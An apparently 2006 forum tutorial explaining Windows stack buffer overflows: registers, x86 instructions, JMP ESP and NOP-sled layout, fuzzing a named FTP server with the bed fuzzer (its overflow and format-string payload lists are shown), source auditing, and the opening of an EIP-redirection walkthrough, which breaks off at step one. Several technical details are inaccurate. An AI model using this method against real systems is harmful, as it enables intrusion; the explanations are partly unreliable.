Aelphaeis Mangarae [adm1n1strat10n AT hotmail DOT com]
[IRC.BlueHell.Org #BHF]

http://blackhat-forums.com

Title: *Stack Overflow Exploitation Explained*

Date: *February* 3rd 2006

Author: Aelphaeis Mangarae [http://Blackhat-forums.com]

Table Of Contents

Introduction

As I have already done a video tutorial and an IRC Lecture (which was some what limited), I decided I would write this paper.

This paper will go through both the theory and the exploitation of stack-based buffer overflows for the Windows (32bit) platform. I will also be discussing how to find stack overflow vulnerabilities.

I hope that this paper is easy enough for beginners to understand, yet at the same time I hope it will give them a decent grasp of basic Stack Overflow exploitation.

Knowledge of C/C++ is a requirement, basic knowledge of Assembly is recommended.

The Stack Explained

What Is A Stack Register?

The register is an area on the processor used to store information.
All processors perform operations on register.
On Intel architecture (32bit), EAX, EBX, ECX, EDX, ESI and EDI are examples of registers.
Duties of different stack registers vary: some stack registers are used to locate data, others are used to save data, and of course some are used to refer to the next instruction that needs to be executed.

Stack Registers help the CPU better manage memory.

Below are just 3 registers that are used on the Stack, which are relevant to this text.

Registers


EIP – Extended Instruction Pointer. This is a register which has the address of the segment of memory that called the current address. **In this paper, I will demonstrate exploitation via overwriting this register.**

ESP – Extended Stack Pointer. The ESP always points to the last element used on the stack and is referenced when things are pushed and popped off the stack.

EBP – Extended Base Pointer. This register always contains the address of the beginning of the stack (the top). This is usually referenced when attempting to perform an operation with something on the stack.

The stack is a data structure that is used in most modern PCs for interrupt handling, operating system calls, and storing local information temporarily.

Below is a basic diagram that represents the stack.



The stack is a data structure that works on a **Last In, First Out** basis, it is used for storing local data and call information.

The addresses of functions are stored on the stack as well, as you can see in the diagram with “return to N-1” etc.

The stack starts at a fixed position and will vary in size, the stack will grow **downwards** and increase in size as things are placed on the stack. When something is placed on the stack or “pushed” the Stack Pointer is **decremented** by the size of the item being placed on the stack. When something is removed from the stack or “popped” the Stack Pointer is **incremented** by the size of the item being removed from the stack.

Assembly Instructions Explained

To help you better understand what is happening on the stack, below I will list common assembly x86 instructions and what exactly they do (simplified).

mov –

```
mov src, dest
```

The mov instruction will copy the source (src) into the destination (dest).

xchg –

```
xchg src, dest
```

The xchg instruction will swap the destination with the source.

push –

```
push arg
```

Loads or “pushes” the data specified on to the stack; the stack pointer is decremented.

pop –

```
pop arg
```

The argument is “popped” off the stack; the stack pointer is incremented.

jmp –

```
jmp loc
```

Loads the EIP with the specified address (the next instruction executed will be the one specified by the jmp).

call -

```
call proc
```

Pushes the value EIP+4 onto the top of the stack and jumps to the specified location.

nop –

```
nop
```

This instruction doesn’t do anything; it just uses a cycle in the processor.

add –

```
add arg
```

This adds the source to the destination.

sub -

```
sub arg
```

This subtracts the source from the destination.

inc -

```
inc arg
```

Increments the register value in the argument by 1.

dec -

```
dec arg
```

Decrements the register value in the argument by 1.

and –

```
and src, dest
```

Performs a bit-wise AND of the source and destination, and stores the result in destination.

There are other instructions which perform a bit-wise which are documented here:
http://en.wikipedia.org/wiki/Bitwise_operation

Theory of the Stack Overflow

In this section of the paper, I will explain the theory of exploiting a stack based buffer overflow. You may not be familiar with the terms and concepts described in this section; if you don't understand something, read through this entire paper first.

Below is a diagram of the stack (theoretical).

Lower Addresses ↑

buf2
buf1
var3
saved %EBP
return address
function()'s arguments
saved %EBP
return address
main()'s arguments

Higher Addresses ↓

The piece of code we will be exploiting (theoretically) is:

```
strcpy(buf1, buf2);
```

buf2 contains user input.

If we fuzz the application and cause a stack overflow the stack should look something like this.

Lower Addresses ↑

buf2
buf1 - 41414141
41414141
41414141
41414141 (return address)
41414141
saved %EBP
return address
main()'s arguments

Higher Addresses ↓

Everything below buf1 would be overwritten with A's.

A == 41 in Hex.

What we want to do is manipulate the stack so that we can execute shellcode.
To do this, we will need some junk data to overflow the buffer, a NOPSLED, shellcode, and an address with which to overwrite the return address.

Lower Addresses ↑

buf2
buf1 – 41414141
41414141
41414141
5D38827C – JMP ESP
90909090 (NOP Sled)
90909090
90909090
90909090
99525852 (Beginning of Shellcode)
bfb79739 (Shellcode continues)

← **%ESP**

Higher Addresses ↓

So you see, we overwrite the return address with a JMP ESP, we return into the NOPSLED, move along that, and execute our shellcode.

The above section and diagrams are intended to be a visual guide to understanding basic exploitation of stack based buffer overflows.

Fuzzing For Vulnerabilities

What Is Fuzzing?

Fuzzing is the process of searching for vulnerabilities in applications by sending different inputs to an application.
This can apply to all sorts of things, such as stack overflows, heap overflows, format strings, and even vulnerabilities in web applications like SQL injection.

When fuzzing for stack overflows, strings that the remote server understands are usually sent along with pieces of data of varying size.

This way, if the program you are fuzzing does not check the amount of data sent and copies the data into a variable that can only hold a certain amount of data, the program will most probably crash. Of course this isn't always the case, and it is best to have the program you are fuzzing open in a debugger such as Ollydbg to see if areas of memory are being overwritten.

An Example Of Fuzzing

If you were to fuzz an FTP server for possible stack overflow vulnerabilities, fuzzing would look something like the following.

The following data would be sent.

USER A*32\r\n

USER A*64\r\n

USER A*128\r\n

USER A*256\r\n


The amount of A's sent along with "USER" would continue to increase until it is established that there most probably isn't an overflow.

Of course, after having fuzzed "USER", the fuzzer would then try "PASS" and all the other commands that make up the FTP protocol (If that is the wording I want to use to describe what I want to say.)

Fuzzing In Action

To demonstrate fuzzing, I am going to use a program called **bed** which stands for **Bruteforce Exploit Detector.**
bed is coded in Perl and is totally free. It also happens to come bundled with **Linux BackTrack2.**
http://remote-exploit.org/index.php/BackTrack

bed is a rather simple fuzzer and performs in the way I have described above.



For those of you wanting to download bed, it can be found here:
http://www.snake-basket.de/bed.html

Here is some of the source code from bed (Written in **Perl**):

```
my @overflowstrings = ("A" x 33, "A" x 254, "A" x 255, "A" x 1023, "A" x 1024, "A" x 2047, "A" x 2048, "A" x 5000, "A" x 10000, "\\" x 200, "/" x 200);

my @formatstrings = ("%s" x 4, "%s" x 8, "%s" x 15, "%s" x 30, "%.1024d", "%.2048d", "%.4096d");

# three ansi overflows, two ansi format strings, two OEM Format Strings
my @unicodestrings = ("\0x99"x4, "\0x99"x512, "\0x99"x1024, "\0xCD"x10, "\0xCD"x40, "\0xCB"x10, "\0xCB"x40);

my @largenumbers = ("255", "256", "257", "65535", "65536", "65537", "16777215", "16777216", "16777217", "0xffffffff", "-1", "-268435455", "-20");

my @miscstrings = ("/", "%0xa", "+", "<", ">", "%". "-", "+", "*", ".", ":", "&", "%u000", "\r", "\r\n", "\n");
```

Before using bed which is located in Linux BackTrack2 at: **/pentest/fuzzers/bed**

You must copy the contents of /bedmod to your local Perl root directory. In BackTrack2, you will want to copy the files to: **/usr/lib/perl5/site_perl/bedmod**
You then need to install each of the modules.


Example:

```
perl –Mbedmod::ftp –e 1
```

This would install the ftp module.

Now we progress to opening our application up in a debugger or attaching the debugging to the software's process.


Before fuzzing our target application, we have to attach Ollydbg to the process of the FTP server we are fuzzing.



The process is highlighted in red because I have already attached it.

Download Ollydbg: http://ollydbg.de/download.htm


'/pentest/fuzzers/bed/bed.pl' –s FTP –u username –v password –t IPADDRESS –p PORT



The application crashed after the above fuzzing, meaning it is most likely vulnerable to a stack overflow.

The application I fuzzed was: WFTP Server 2.0.2

When fuzzing, you should have a look at the Registers in Ollydbg.



This fuzzing done with bed or another similar program can be compared with the fuzzing done below in **Overflowing The Buffer – Redirection Of Flow.**

Source Code Auditing

What Is Source Code Auditing:

Source code auditing is simply when you analyze the source code of a program in order to look for pieces of code that may be vulnerable to attack.


If you are fluent in C/C++ and know a good amount about memory related vulnerabilities, you can of course do this yourself. In fact, anyone can; even today, some programmers are still stupid enough to make obvious mistakes when it comes to secure programming practices, some programmers even still use extremely dangerous functions such as **strcpy().**

In the following, we will just go looking through at how to use **automated** source code auditing tools as well as seeing how they work.

Some source code auditing programs are better than others, so I will be showing more than one.

RATS (Rough Auditing Tool for Security)
http://www.securesoftware.com/resources/download_rats.html

You will need **EXPAT:**
http://expat.sourceforge.net/




RATS is a source code auditor that will examine C, C++, Perl, Python and PHP application source code for vulnerabilities.

However, remember that RATS is only a **Rough** Auditing Tool for Security; it won't find that much compared to other tools. Even so I am still able to find vulnerabilities in open source applications using RATS.

You can use RATS by doing:

rats.exe C:\Apps\VulnApp\Source



RATS will then search through all the source code files in that folder and report what it finds.

Using RATS, I was able to discover stack overflow vulnerabilities in the source of the program I analyzed.

Manual Source Code Auditing:

Searching through the source code of applications yourself for stack overflow vulnerabilities is fairly simple. What is usually done is to look for functions that do not do bounds checking and thus could be possibly abused. If a function is used in an unsafe manner and/or no input validation is done by the programmer, then the program will most probably be vulnerable to some sort of stack-based buffer overflow attack.

Vulnerable Code Example #1

```
int function1(char *input)
{
char buffer[64];
strcpy(buffer, input);
printf("%s", buffer);
}
```

Vulnerable Code Example #1 Explained

```
strcpy(buffer, input);
```

The above code is vulnerable because the length of the string which input (which is a pointer) is pointing to has not been checked by the program. And since strcpy() is a function which does not do bounds checking if the contents of the variable that input is pointing to is more than 64 bytes in size (or 64 characters in length, remembering we have to include the NULL terminator as part of the string) then a stack overflow will occur.

Vulnerable Code Example #2

```
#include <stdio.h>

int main ()
{
  char str [80];
  FILE * pFile;

  pFile = fopen ("myfile.txt","w+");
  fscanf (pFile, "%s", str);
  fclose (pFile);
  printf ("I have read: %s \n", str);
  return 0;
}
```

Vulnerable Code Example #2 Explained

```
fscanf (pFile, "%s", str);
```

The above code is a segment from the example code that reads from the file “myfile.txt”. What the code does is read from the file and store the string that is read in the variable str[] which is 80 bytes in size. If the string read and stored in str[] was larger than 80 bytes, a stack overflow would occur.

Vulnerable Code Example #3

```
/* gets example */
#include <stdio.h>

int main()
{
  char string [256];
  printf ("Insert your full address: ");
  gets (string);
  printf ("Your address is: %s\n",string);
  return 0;
}
```

Vulnerable Code Example #3 Explained

```
gets (string);
```

The application prompts the user to enter a string, which is stored in string[256]. gets() is a function which does not do bounds checking; therefore this program is vulnerable to a stack overflow.

Manual auditing is as simple as going through the program source code looking for things like this. Of course, remember that stack overflows are not always this easy to find.

I have only shown basic source code auditing for stack overflows.

Vulnerable C/C++ Functions

gets()
sprintf()
strcat()
strcpy()
streadd()
strecpy()
strtrns()
index()
fscanf()
scanf()
vsprintf()

Off by one:

strncpy()
strncat()
fgets()
sscanf()
realpath()
getopt()
getpass()
strecpy()
strtrns()
copymemory()
_tcscpy()
_mbscpy()
wscat()
_tscat()
_mbscat()

Source Code Auditing Apps:

Flaw Finder:
http://www.dwheeler.com/flawfinder/

ITS4:
http://www.cigital.com/its4/

Overflowing The Buffer – Redirection Of Flow

Note:

When attempting to follow this tutorial, keep in mind that addresses and layouts of things in memory may vary from what is shown below.

In this part of the paper, I will be demonstrating how to exploit a simple stack based buffer overflow. This will involve overflowing a buffer and then overwriting the EIP and hijacking the program's flow. The vulnerable function in this example will be **strcpy()**. Believe it or not, strcpy(), a function that **does not do bounds checking**, is still used in the coding of some rather popular commercial software.

Here is the program we are going to be exploiting:

```
#include <stdio.h>
#include <string.h>

int Aelphaeis();

int main(int argc, char **argv)
{

char buffer[256];


strcpy(buffer, argv[1]);
printf("%s", buffer);

        return 0;

}


int Aelphaeis()
{

printf("ub3r secret c0de\n");
return 0;

}
```

Our Aim:

To overwrite the %EIP register with the address of the following code:


```
printf("ub3r secret c0de\n");
```

Step 1 – Fuzzing The Application


The first thing we have to do is fuzz the application to see how many bytes we can place in the 256 byte buffer before overwriting the %EIP. The reason we do this is because we need to perfectly align our new address over the old address.

We are going to be using Ollydbg to view what is going on when overflowing the program's buffer[256];

